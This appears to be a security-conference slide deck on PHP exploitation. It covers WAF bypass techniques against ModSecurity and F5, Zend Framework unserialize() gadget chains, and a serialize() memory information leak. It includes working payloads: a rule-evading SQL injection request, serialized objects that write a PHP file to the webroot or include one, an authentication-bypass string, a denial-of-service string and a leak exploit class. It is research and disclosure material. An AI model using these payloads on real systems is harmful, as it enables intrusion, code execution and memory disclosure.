

# Shocking News in PHP Exploitation

당신을 놀라게 할 충격적인 PHP 익스플로잇 기술들

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# Who am I?

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- PHP Core Developer since 2001
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공개 수배

- Web Application Firewall Bypass Vulnerabilities
- PHP Application Vulnerabilities - Exploiting an old friend of mine
- PHP Interruptions Vulnerabilities in the light of recent fixes

# Part I

## Web Application Firewall Bypass Vulnerabilities

*a.k.a. poking holes in the first line of pseudo defense*

# Web Application Firewalls (I)

- promise the cheap win in web security
- try to detect malicious HTTP requests and log/block them
- try to create one parser that matches all parsers used by web technologies **#fail**
- some rely on rulesets to detect known attack patterns
- other try to detect known good requests

- Attacking Rules
  - obfuscate payload to not match rules
  - exploit weaknesses in rules
- Attacking Parsers
  - manipulate HTTP requests to fool WAFs
  - exploit bufferoverflows / memory corruptions

# ModSecurity CORERULES

- standard ruleset for ModSecurity installations
- contains a lot of rules to detect attacks
- rules shown to be ineffective by Eduardo Vela Nava and David Lindsay at BlackHat USA 2009
- nowadays also rips ^H^H^H contains the PHPIDS rules

# ModSecurity CORERULES - PHPIDS Ruleset (I)

```
# -----  
# Core ModSecurity Rule Set ver.2.0.2  
# Copyright (C) 2006-2009 Breach Security Inc. All rights reserved.  
#  
# The ModSecuirty Core Rule Set is distributed under GPL version 2  
# Please see the enclosed LICENCE file for full details.  
# -----  
  
#  
# PHP-IDS rules (www.php-ids.org)  
# https://svn.php-ids.org/svn/trunk/lib/IDS/default\_filter.xml  
#  
  
#  
# Identify Comment Evasion Attempts  
#  
SecRule REQUEST_URI|REQUEST_BODY|XML:/* "(?:\<!-|-->|\/\*|\*\|\/|\/\/\W*\w+\s*$)" "phase:  
2,capture,t:none,t:htmlEntityDecode,t:compressWhiteSpace,t:lowercase,ctl:auditLogParts=  
+E,block,nolog,auditlog,msg:'Comment Evasion Attempt',tag:'WEB_ATTACK/EVASION',logdata:'%  
{TX.0}',severity:'4',setvar:'tx.msg=%{rule.msg}',setvar:tx.anomaly_score=+10,setvar:tx.%  
{rule.id}-WEB_ATTACK/EVASION-%{matched_var_name}=%{matched_var}"  
  
SecRule REQUEST_URI|REQUEST_BODY|XML:/* "(?:--[^-]*-)" "phase:  
2,capture,t:none,t:htmlEntityDecode,t:compressWhiteSpace,t:lowercase,ctl:auditLogParts=  
+E,block,nolog,auditlog,msg:'Comment Evasion Attempt',tag:'WEB_ATTACK/EVASION',logdata:'%  
{TX.0}',severity:'4',setvar:'tx.msg=%{rule.msg}',setvar:tx.anomaly_score=+10,setvar:tx.%  
{rule.id}-WEB_ATTACK/EVASION-%{matched_var_name}=%{matched_var}"  
...
```



# ModSecurity CORERULES - PHPIDS Ruleset (II)

```
#
# Attack Signatures
#

SecRule REQUEST_BODY|REQUEST_URI_RAW|XML:/* "(?:\<\w*:? \s(?: [^\>]*)t(?:!rong)) | (?:\<scri) | (<\w+:\w+)" "phase:
2,capture,t:none,t:urlDecodeUni,t:htmlEntityDecode,t:replaceComments,t:compressWhiteSpace
,t:lowercase,ctl:auditLogParts=+E,block,nolog,auditlog,msg:'Detects obfuscated script
tags and XML wrapped HTML',id:'phpids-33',tag:'WEB_ATTACK',logdata:'%{TX.
0}',severity:'2',setvar:'tx.msg=%{rule.msg}',setvar:tx.anomaly_score=+20,setvar:tx.%
{rule.id}-WEB_ATTACK-%{matched_var_name}=%{matched_var}"

SecRule REQUEST_BODY|REQUEST_URI_RAW|XML:/* "(?: [^\w\s=]on(?:!g\&gt;)\w+[^\s_+]*=[^\$]+(?:
\W|\&gt;)?)" "phase:
2,capture,t:none,t:urlDecodeUni,t:htmlEntityDecode,t:replaceComments,t:compressWhiteSpace
,t:lowercase,ctl:auditLogParts=+E,block,nolog,auditlog,msg:'Detects possible event
handlers',id:'phpids-32',tag:'WEB_ATTACK',logdata:'%{TX.0}',severity:'2',setvar:'tx.msg=%
{rule.msg}',setvar:tx.anomaly_score=+20,setvar:tx.%{rule.id}-WEB_ATTACK-%
{matched_var_name}=%{matched_var}"

SecRule REQUEST_BODY|REQUEST_URI_RAW|XML:/* "(?: [\w.-]+@[ \w.-]+(?: [01] [\db-ce-f])+\w+:)"
"phase:
2,capture,t:none,t:urlDecodeUni,t:htmlEntityDecode,t:replaceComments,t:compressWhiteSpace
,t:lowercase,ctl:auditLogParts=+E,block,nolog,auditlog,msg:'Detects common mail header
injections',id:'phpids-63',tag:'WEB_ATTACK',logdata:'%{TX.
0}',severity:'2',setvar:'tx.msg=%{rule.msg}',setvar:tx.anomaly_score=+20,setvar:tx.%
{rule.id}-WEB_ATTACK-%{matched_var_name}=%{matched_var}"

SecRule REQUEST_BODY|REQUEST_URI_RAW|XML:/* "(?: ,\s*(?:alert|showmodal|dialog|eval)\s*,) |
(?: :\s*eval\s* [^\s]) | ([^:\s\w,.\/?+-]\s*)?(?<![a-z\/_@]) (\s*return\s*)?(?: (?:documen...
```

# Lets analyse a single rule

```
SecRule REQUEST_BODY|REQUEST_URI_RAW|XML:/* "(?:[^\w\s=]on(?:g
\&gt;)\w+[^=_+-]*=[^$]+(?:\W|\&gt;)?)" "phase:
2,capture,t:none,t:urlDecodeUni,t:htmlEntityDecode,t:replaceComment
s,t:compressWhiteSpace,t:lowercase,ctl:auditLogParts=
+E,block,nolog,auditlog,msg:'Detects possible event
handlers',id:'phpids-32',tag:'WEB_ATTACK',logdata:'%{TX.
0}',severity:'2',setvar:'tx.msg=%
{rule.msg}',setvar:tx.anomaly_score+=20,setvar:tx.#{rule.id}-
WEB_ATTACK-#{matched_var_name}=#{matched_var}"
```

## ➔ variables the rule is applied to

- regular expression
- phase the rule is executed in
- transformation functions
- action, message, id, tag, logging, scoring

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\&gt;)\w+[^=_+-]*=[^$]+(?:\W|\&gt;)?)" "phase:
2,capture,t:none,t:urlDecodeUni,t:htmlEntityDecode,t:replaceComment
s,t:compressWhiteSpace,t:lowercase,ctl:auditLogParts=
+E,block,nolog,auditlog,msg:'Detects possible event
handlers',id:'phpids-32',tag:'WEB_ATTACK',logdata:'%{TX.
0}',severity:'2',setvar:'tx.msg=%
{rule.msg}',setvar:tx.anomaly_score=+20,setvar:tx.#{rule.id}-
WEB_ATTACK-#{matched_var_name}=#{matched_var}"
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\&gt;)\w+[^=_+-]*=[^$]+(?:\W|\&gt;)?)" "phase:
2,capture,t:none,t:urlDecodeUni,t:htmlEntityDecode,t:replaceComment
s,t:compressWhiteSpace,t:lowercase,ctl:auditLogParts=
+E,block,nolog,auditlog,msg:'Detects possible event
handlers',id:'phpids-32',tag:'WEB_ATTACK',logdata:'%{TX.
0}','severity':'2',setvar:'tx.msg=%
{rule.msg}','setvar:tx.anomaly_score=+20,setvar:tx.#{rule.id}-
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\&gt;)\w+[^=_+-]*=[^$]+(?:\W|\&gt;)?)" "phase:
2,capture,t:none,t:urlDecodeUni,t:htmlEntityDecode,t:replaceComment
s,t:compressWhiteSpace,t:lowercase,ctl:auditLogParts=
+E,block,nolog,auditlog,msg:'Detects possible event
handlers',id:'phpids-32',tag:'WEB_ATTACK',logdata:'%{TX.
0}',severity:'2',setvar:'tx.msg=%
{rule.msg}',setvar:tx.anomaly_score+=20,setvar:tx.%(rule.id)-
WEB_ATTACK-%{matched_var_name}=%{matched_var}"
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\&gt;)\w+[^=_+-]*=[^$]+(?:\W|\&gt;)?)" "phase:
2,capture,t:none,t:urlDecodeUni,t:htmlEntityDecode,t:replaceComment
s,t:compressWhiteSpace,t:lowercase,ctl:auditLogParts=
+E,block,nolog,auditlog,msg:'Detects possible event
handlers',id:'phpids-32',tag:'WEB_ATTACK',logdata:'%{TX.
0}','severity':'2',setvar:'tx.msg=%
{rule.msg}','setvar:tx.anomaly_score=+20,setvar:tx.#{rule.id}-
WEB_ATTACK-#{matched_var_name}=#{matched_var}'"
```

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# Bypassing the Rule (I)

- REQUEST\_BODY
  - is empty for multipart/form-data POST request
  - converted PHPIDS rules will not find any attack in POSTs if content-type header says multipart/form-data
  - also affects most other CORERULES
  - no protection at all

# Bypassing the Rule (II)

- Rules apply **all** transformation functions first
  - t:none - reset
  - t:urlDecodeUni - url decoding with unicode support
  - t:htmlEntityDecode - decodes HTML entities
  - t:replaceComments - removes all comments
  - t:compressWhitespace - compresses whitespace



# Bypassing the Rule (III)

- **t:none**

`index.php?x=%2F*&var='+UNION+SELECT+*+FROM+user+%26%23x2f*`

- **t:urlDecodeUni**

`index.php?x=/*&var=' UNION SELECT * FROM user &#x2f*`

- **t:urlHtmlEntityDecode**

`index.php?x=/*&var=' UNION SELECT * FROM user /*`

- **t:replaceComments**

`index.php?x=`

**<- ModSecurity cannot find any attack in here**

# modsecurity.conf-minimal vs. CORERULES

- modsecurity.conf-minimal warns

```
# By default be strict with what we accept in the multipart/form-data
# request body. If the rule below proves to be too strict for your
# environment consider changing it to detection-only. You are encouraged
# not to remove it altogether.
SecRule MULTIPART_STRICT_ERROR "!@eq 0" \
"phase:2,t:none,log,deny,msg:'Multipart request body \
failed strict validation: \
PE %{REQBODY_PROCESSOR_ERROR}, \
BQ %{MULTIPART_BOUNDARY_QUOTED}, \
BW %{MULTIPART_BOUNDARY_WHITESPACE}, \
DB %{MULTIPART_DATA_BEFORE}, \
DA %{MULTIPART_DATA_AFTER}, \
HF %{MULTIPART_HEADER_FOLDING}, \
LF %{MULTIPART_LF_LINE}, \
SM %{MULTIPART_SEMICOLON_MISSING}'"
```

- ➔ rule not defined in CORERULES
- ➔ installing only CORERULES leaves you vulnerable

# Fun with multipart/form-data requests (I)

```
POST /test.php HTTP/1.1
Host: www.example.com
User-Agent: Mozilla/5.0 (...) Gecko/1234 Firefox/3.5.3
Content-Length: ...
Content-Type: multipart/form-data; boundary=----xxxx
```

```
-----xxxx
```

```
Content-Disposition: form-data; name="msg"
```

```
Speaking about wget triggers modsecurity
```

```
-----xxxx
```

```
Content-Disposition: form-data; name="multi"
```

```
submit
```

```
-----xxxx--
```

# Fun with multipart/form-data requests (II)

```
POST /test.php HTTP/1.1
Host: www.example.com
User-Agent: Mozilla/5.0 (...) Gecko/1234 Firefox/3.5.3
Content-Length: ...
Content-Type: multipart/form-data; boundary=-----xxxx
```

```
-----xxxx--
```

```
-----xxxx
```

```
Content-Disposition: form-data; name="msg"
```

With only CORERULES installed you can speak about wget

```
-----xxxx
```

```
Content-Disposition: form-data; name="multi"
```

```
submit
```

```
-----xxxx--
```

## Did I mention that...

MULTIPART\_STRICT\_ERROR **does not protect** you either

ModSecurity's **paranoid** multipart/form-data parser can be tricked

commercial WAFs are **broken even more**

# Fun with multipart/form-data requests (IV)

```
POST /test.php HTTP/1.1
Host: www.example.com
User-Agent: Mozilla/5.0 (...) Gecko/1234 Firefox/3.5.3
Content-Length: ...
Content-Type: multipart/form-data; boundary=----xxxx

-----xxxx
Content-Disposition: form-data; name='';filename="';name=payload;"

For ModSecurity I am a file - bypassing all rules
-----xxxx
Content-Disposition: form-data; name="multi"

submit
-----xxxx--
```

# Fun with multipart/form-data requests (V)

```
POST /test.php HTTP/1.1
Host: www.example.com
User-Agent: Mozilla/5.0 (...) Gecko/1234 Firefox/3.5.3
Content-Length: ...
Content-Type: multipart/form-data; boundary=----xxxx

-----xxxx
Content-Disposition: form-data; name='';filename="';name=payload;"

For PHP I am a normal variable
-----xxxx
Content-Disposition: form-data; name="multi"

submit
-----xxxx--
```

## Remember that...

commercial WAFs are **broken even more**

*Following F5 BIGIP ASM vulnerability was reported in August to F5...*



# multipart/form-data - F5 BIGIP ASM's view

```
POST /test.php HTTP/1.1
Host: www.example.com
User-Agent: Mozilla/5.0 (...) Gecko/1234 Firefox/3.5.3
Content-Length: ...
Content-Type: multipart/form-data; boundary=-----,xxxx
```

```
-----,xxxx
```

```
Content-Disposition: form-data; name="img";
                    filename= "img.gif"
```

```
GIF89a...
```

```
-----
```

```
Content-Disposition: form-data; name="payload1"
```

```
...
```

```
-----
```

```
Content-Disposition: form-data; name="payload2"
```

```
...
```

```
-----
```

```
-----,xxxx--
```

# multipart/form-data - PHP's view

```
POST /test.php HTTP/1.1
Host: www.example.com
User-Agent: Mozilla/5.0 (...) Gecko/1234 Firefox/3.5.3
Content-Length: ...
Content-Type: multipart/form-data; boundary=-----,xxxx
```

```
-----,xxxx
Content-Disposition: form-data; name="img";
                    filename= "img.gif"
```

```
GIF89a...
```

```
-----
Content-Disposition: form-data; name="payload1"
```

```
...
```

```
-----
Content-Disposition: form-data; name="payload2"
```

```
...
```

```
-----
-----,xxxx--
```

# Part II

## PHP Application Vulnerabilities - Exploiting an old friend

# PHP's unserialize() (I)

- deserializes serialized PHP variables

```
a:3:{i:5;o:9:"TestClass":2:{s:7:"\0*\0pro1";i:123;s:15:"\0TestClass\0pro2";i:123;}i:123;b:1;i:1337;a:3:{i:0;N;i:1;i:5;i:2;a:1:{i:0;o:10:"OtherClass":4:{s:16:"\0OtherClass\0pro1";s:6:"ABCDEF";s:16:"\0OtherClass\0pro2";s:3:"ABC";s:16:"\0OtherClass\0pro3";R:2;s:16:"\0OtherClass\0pro4";N;}}}}
```

- supported variable types (*extract*)

```
N;  
b:1;  
i:5;  
s:5:"ABCDE";  
S:5:"\65\66\67\68\69";  
a:3:{...}  
O:9:"TestClass":1:{...}  
R:1;
```

# PHP's unserialize() (II)

- should never be used on user input
- because when used can lead to low and high level vulnerabilities
- has been used in popular open source projects like phpBB2
- is still used in many closed source projects
- and some open source projects  
e.g. Zend Server, Magento, PHP-IDS, ...

# PHP's unserialize() (III)

- is an old friend of mine
  - **MOPB-29-2007:PHP 5.2.1 unserialize() Information Leak Vulnerability**  
<http://www.php-security.org/MOPB/MOPB-29-2007.html>
  - **MOPB-05-2007:PHP unserialize() 64 bit Array Creation Denial of Service Vulnerability**  
<http://www.php-security.org/MOPB/MOPB-05-2007.html>
  - **MOPB-04-2007:PHP 4 unserialize() ZVAL Reference Counter Overflow**  
<http://www.php-security.org/MOPB/MOPB-04-2007.html>
  - **Advisory 09/2006: PHP unserialize() Array Creation Integer Overflow**  
[http://www.hardened-php.net/advisory\\_092006.133.html](http://www.hardened-php.net/advisory_092006.133.html)
  - **Advisory 01/2004 - PHP unserialize() Negative Reference Memory Corruption Vulnerability and PHP unserialize() Reference To Dangling Pointers Memory Corruption Vulnerability**  
[http://www.hardened-php.net/advisory\\_012004.42.html](http://www.hardened-php.net/advisory_012004.42.html)

# PHP's unserialize() (IV)

- still contains a simple Denial of Service Vulnerability

```
a:1:{a:1:{a:1:{a:1:{a:1:{a:1:{a:1:{a:1:{a:1:{a:1:{a:1:{a:1:{a:1:{a:1:{a:1:{a:1:{a:1:{a:1:{a:1:{a:1:{a:1:{a:1:{a:1:{a:1:{a:1:{a:1:{a:1:{a:1:{a:1:{a:1:{a:1:{a:1:{a:1:{a:1:{a:1:{a:1:{a:1{
```

# PHP's unserialize() (V)

- Can lead to High Level Vulnerabilities

```
<?php
```

```
$data = unserialize($autologin);
```

```
if ($data['username'] == $adminName && $data['password'] == $adminPassword) {  
    $admin = true;  
} else {  
    $admin = false;  
}
```

- Exploitable because == is used instead of ===

```
a:2:{s:8:"username";b:1;s:8:"password";b:1;}
```



# PHP's unserialize() and Objects (I)

- can unserialize() objects
- will call \_\_wakeup() on unserialized objects
- therefore a potential security problem
- no useful real world example because of
  - lack of \_\_wakeup() methods
  - harmless \_\_wakeup() methods

# PHP's unserialize() and Objects (II)

- many people oversee new dangers since PHP 5
  - `__destruct()` method
  - object autoloading
- for years I was searching for a useful real world example
- only demo I did so far allowed to `unlink()` an arbitrary file

# SektionEins unserialize() Research Project

- now in 2009 there is more and more object oriented PHP code
- more and more people use standard frameworks
- more and more objects come with `__destruct()` methods
- searching for a standard framework with useful `__destruct()` methods

# unserialize() in Zend Framework Applications (I)

- Zend Framework contains
  - automatic autoload support
  - a lot of objects
  - some useless `__wakeup()` methods
  - a lot of useful `__destruct()` methods

# unserialize() in Zend Framework Applications (II)

- SektionEins has developed generic exploits that can
  - upload arbitrary files
  - execute arbitrary PHP code (ZF  $\geq$  1.8.0)
  - send arbitrary emails (ZF  $\geq$  1.8.0)
  - include arbitrary files (ZF  $\geq$  1.9.0)

# Disclaimer

- This is **NOT** a vulnerability in Zend Framework
- The vulnerability is that some applications based on Zend Framework still use `unserialize()` on user input
- Using PHP-IDS  $\leq 0.6.2$  in applications based on the Zend Framework also made them vulnerable
- Will only show the file upload and file include exploit path
- Exploit path for direct PHP code execution keeps hidden for now

# Zend\_Pdf\_ElementFactory\_Proxy

Exploit based on Zend Framework 1.7.0  
Exploit tries to be as easy as possible  
Exploit using only classes of the same tree would be more complex but possible

```
class Zend_Pdf_ElementFactory_Proxy implements  
Zend_Pdf_ElementFactory_Interface  
{  
    ...  
  
    public function __destruct()  
    {  
        $this->_factory->close();  
        $this->_factory = null;  
    }  
}
```

**Zend\_Pdf\_ElementFactory\_Proxy**  
*\_factory*

# Zend\_Search\_Lucene\_Index\_SegmentWriter\_StreamWriter

```
class Zend_Search_Lucene_Index_SegmentWriter_StreamWriter extends
Zend_Search_Lucene_Index_SegmentWriter
{
    ...
    /**
     * Close segment, write it to disk and return segment info
     *
     * @return Zend_Search_Lucene_Index_SegmentInfo
     */
    public function close()
    {
        if ($this->_docCount == 0) {
            return null;
        }

        $this->_dumpFNM();
        $this->_generateCFS();

        return new Zend_Search_Lucene_Index_SegmentInfo($this->_directory,
            $this->_name, $this->_docCount, -1, null, true, true);
    }
}
```

```
Zend_Search_Lucene_Index_SegmentWriter_StreamWriter
    _docCount
    _directory
    _fields
    _files
    _name
```



# Zend\_Search\_Lucene\_Index\_SegmentWriter

```
abstract class Zend_Search_Lucene_Index_SegmentWriter
{
    ...
    /**
     * Dump Field Info (.fnm) segment file
     */
    protected function _dumpFNM()
    {
        $fnmFile = $this->_directory->createFile($this->_name . '.fnm');
        $fnmFile->writeVInt(count($this->_fields));

        $nrmFile = $this->_directory->createFile($this->_name . '.nrm');
        // Write header
        $nrmFile->writeBytes('NRM');
        // Write format specifier
        $nrmFile->writeByte((int)0xFF);
        foreach ($this->_fields as $field) {
            $fnmFile->writeString($field->name);
            $fnmFile->writeByte(($field->isIndexed           ? 0x01 : 0x00) |
                               ($field->storeTermVector    ? 0x02 : 0x00));
            ...
        }
        $this->_files[] = $this->_name . '.fnm';
        $this->_files[] = $this->_name . '.nrm';
    }
}
```

# Putting it all together...

Zend\_Pdf\_ElementFactory\_Proxy

*\_factory*

Zend\_Search\_Lucene\_Storage\_Directory\_Fileystem

*\_dirPath= "/var/www/malicious.php\0"*

Zend\_Search\_Lucene\_Index\_SegmentWriter\_StreamWriter

*\_docCount = 1*  
*\_directory*  
*\_fields = array()*  
*\_files = new stdClass()*  
*\_name = "XXX"*

Zend\_Search\_Lucene\_Index\_FieldInfo

*name= "<?php phpinfo();die();?>"*

```
O:29:"Zend_Pdf_ElementFactory_Proxy":1:{s:39:"\0Zend_Pdf_ElementFactory_Proxy\n\n_factory";O:51:"Zend_Search_Lucene_Index_SegmentWriter_StreamWriter":5:{s:12:"\0*\n\n_docCount";i:1;s:13:"\0*\n\n_directory";O:47:"Zend_Search_Lucene_Storage_Directory_Fileystem":1:{s:11:"\0*\n\n_dirPath";s:23:"/var/www/malicious.php\0";s:8:"\0*\n\n_name";s:5:"dummy";s:10:"\0*\n\n_fields";a:1:{i:0;O:34:"Zend_Search_Lucene_Index_FieldInfo":1:{s:4:"name";s:24:"<?php phpinfo();die();?>";}}s:9:"\0*\n\n_files";O:8:"stdClass":0:{}}
```

# Zend\_Queue\_Adapter\_Activemq

```
class Zend_Queue_Adapter_Activemq extends Zend_Queue_Adapter_AdapterAbstract
{
    ...
    /**
     * Close the socket explicitly when destructed
     *
     * @return void
     */
    public function __destruct()
    {
        // Gracefully disconnect
        $frame = $this->_client->createFrame();
        $frame->setCommand('DISCONNECT');
        $this->_client->send($frame);
        unset($this->_client);
    }
}
```

Zend\_Queue\_Adapter\_Activemq

*\_client*

# Zend\_Queue\_Stomp\_Client\_Connection

```
class Zend_Queue_Stomp_Client_Connection
    implements Zend_Queue_Stomp_Client_ConnectionInterface
{
    ...
    public function getFrameClass()
    {
        return isset($this->_options['frameClass'])
            ? $this->_options['frameClass']
            : 'Zend_Queue_Stomp_Frame';
    }

    public function createFrame()
    {
        $class = $this->getFrameClass();

        if (!class_exists($class)) {
            require_once 'Zend/Loader.php';
            Zend_Loader::loadClass($class);
        }

        $frame = new $class();
        ...
    }
}
```

Zend\_Queue\_Stomp\_Client\_Connection  
\_options[frameClass]

# Putting it all together...

Zend\_Queue\_Adapter\_Activemq  
\_client



Zend\_Queue\_Stomp\_Client\_Connection  
\_options[frameClass] = *"/var/www/malicious"*

```
O:27:"Zend_Queue_Adapter_Activemq":1:{s:36:"\0Zend_Queue_Adapter_Activemq\0_client";O:34:"Zend_Queue_Stomp_Client_Connection":1:{s:11:"\0*\0_options";a:1:{s:10:"frameClass";s:18:"/var/www/malicious";}}}
```

# Part III

## Bypassing Recent Fixes against Interruption Vulnerabilities

# Interruption Vulnerabilities (I)

- Vulnerabilities based on interrupting internal functions and manipulating the variables they work with
- Interrupting by
  - user space error handler
  - \_\_toString() functions
  - user space handlers (session, stream, filter)
  - other user space callbacks
- Interruption leads to information leak, memory corruption, DOS

# Interruption Vulnerabilities (II)

- Class of bugs first disclosed during “Month of PHP Bugs”
- Largely ignored until SyScan / BlackHat USA 2009
- „State of the Art Exploitation of Hardened PHP Environments”
- Vulnerabilities allow to construct stable local PHP exploits
- Help to overcome PHP internal and external protections



# Interruption Vulnerabilities (III)

- `explode()` Information Leak Exploit
  - relies on `CalltimePassByRef` allowing to force pass by reference
  - ➔ fixed in PHP 5.2.11 by removing `CalltimePassByRef`
  - ➔ protection is solid - a new info leak exploit is required
  
- `usort()` Memory Corruption Exploit
  - removes elements from array while it is sorted
  - ➔ PHP 5.2.11 adds a copy on write protection
  - ➔ protection can be bypassed easily

# Info Leak Vulnerability in serialize()

```
if (zend_hash_find(Z_OBJPROP_P(struct), Z_STRVAL_PP(name),
                  Z_STRLEN_PP(name) + 1, (void *) &d) == SUCCESS) {
    php_var_serialize_string(buf, Z_STRVAL_PP(name), Z_STRLEN_PP(name));
    php_var_serialize_intern(buf, *d, var_hash TSRMLS_CC);
} else {
    ...
    if (ce) {
        ...
        do {
            ...
            php_error_docref(NULL TSRMLS_CC, E_NOTICE, "\"%s\" returned as member variable from
                __sleep() but does not exist", Z_STRVAL_PP(name));
            php_var_serialize_string(buf, Z_STRVAL_PP(name), Z_STRLEN_PP(name));
            php_var_serialize_intern(buf, nvalp, var_hash TSRMLS_CC);
        } while (0);
    } else {
        ...
    }
}
```

- when `__sleep()` returns non-existent property names a PHP notice is generated
- error handler can modify the name before it is added to the serialized form
- not affected by call-time pass by reference

# Exploiting serialize()

- setup an error handler that uses `parse_str()` to overwrite the string ZVAL with an array ZVAL
- create an `__sleep()` handler that returns a reference to a string instead of the property name
- create a string variable with a size that equals the bytes to leak
- call `serialize()`
- restore error handler to cleanup
- extract memory from serialized string

```
class exploit
{
    function error($a,$b)
    {
        parse_str("x=x",$this->string);
        return 1;
    }

    function __sleep()
    {
        return array(&$this->string);
    }

    function execute()
    {
        $this->string = str_repeat("A", 128);
        set_error_handler(array($this, "error"));
        $x = serialize($this);
        restore_error_handler();
        $x = strstr($x, ":128:");
        $x = substr($x, 6, 128);
        hexdump($x);
    }
}
```

# Information Leaked by a PHP Array

- ➔ sizeof(int) - sizeof(long) - sizeof(void \*)
- ➔ endianness (08 00 00 00 vs. 00 00 00 08)
- ➔ pointer to buckets
- ➔ pointer to bucket array
- ➔ pointer into code segment

```
typedef struct __hashtable {  
    uint nTableSize;  
    uint nTableMask;  
    uint nNumOfElements;  
    ulong nNextFreeElement;  
    Bucket *pInternalPointer;  
    Bucket *pListHead;  
    Bucket *pListTail;  
    Bucket **arBuckets;  
    dtor_func_t pDestructor;  
    zend_bool persistent;  
    unsigned char nApplyCount;  
    zend_bool bApplyProtection;  
} HashTable;
```

## Hexdump

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00000000:	08 00 00 00	07 00 00 00	02 00 00 00	FF 00 00 00	.....
00000010:	E8 69 7A 00	E8 69 7A 00	40 6A 7A 00	A0 51 7A 00	.iz..iz.@jz..Qz.
00000020:	A6 1A 26 00	00 00 01 00	11 00 00 00	31 00 00 00	..&.....1...
00000030:	39 00 00 00	B8 69 7A 00	19 00 00 00	11 00 00 00	9....iz.....
00000040:	C0 69 7A 00	01 00 00 00	01 00 00 00	06 00 00 00	.iz.....
00000050:	31 00 00 00	19 00 00 00	02 00 00 00	00 00 00 00	1.....
00000060:	F4 69 7A 00	D0 69 7A 00	40 6A 7A 00	00 00 00 00	.iz..iz.@jz.....
00000070:	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....

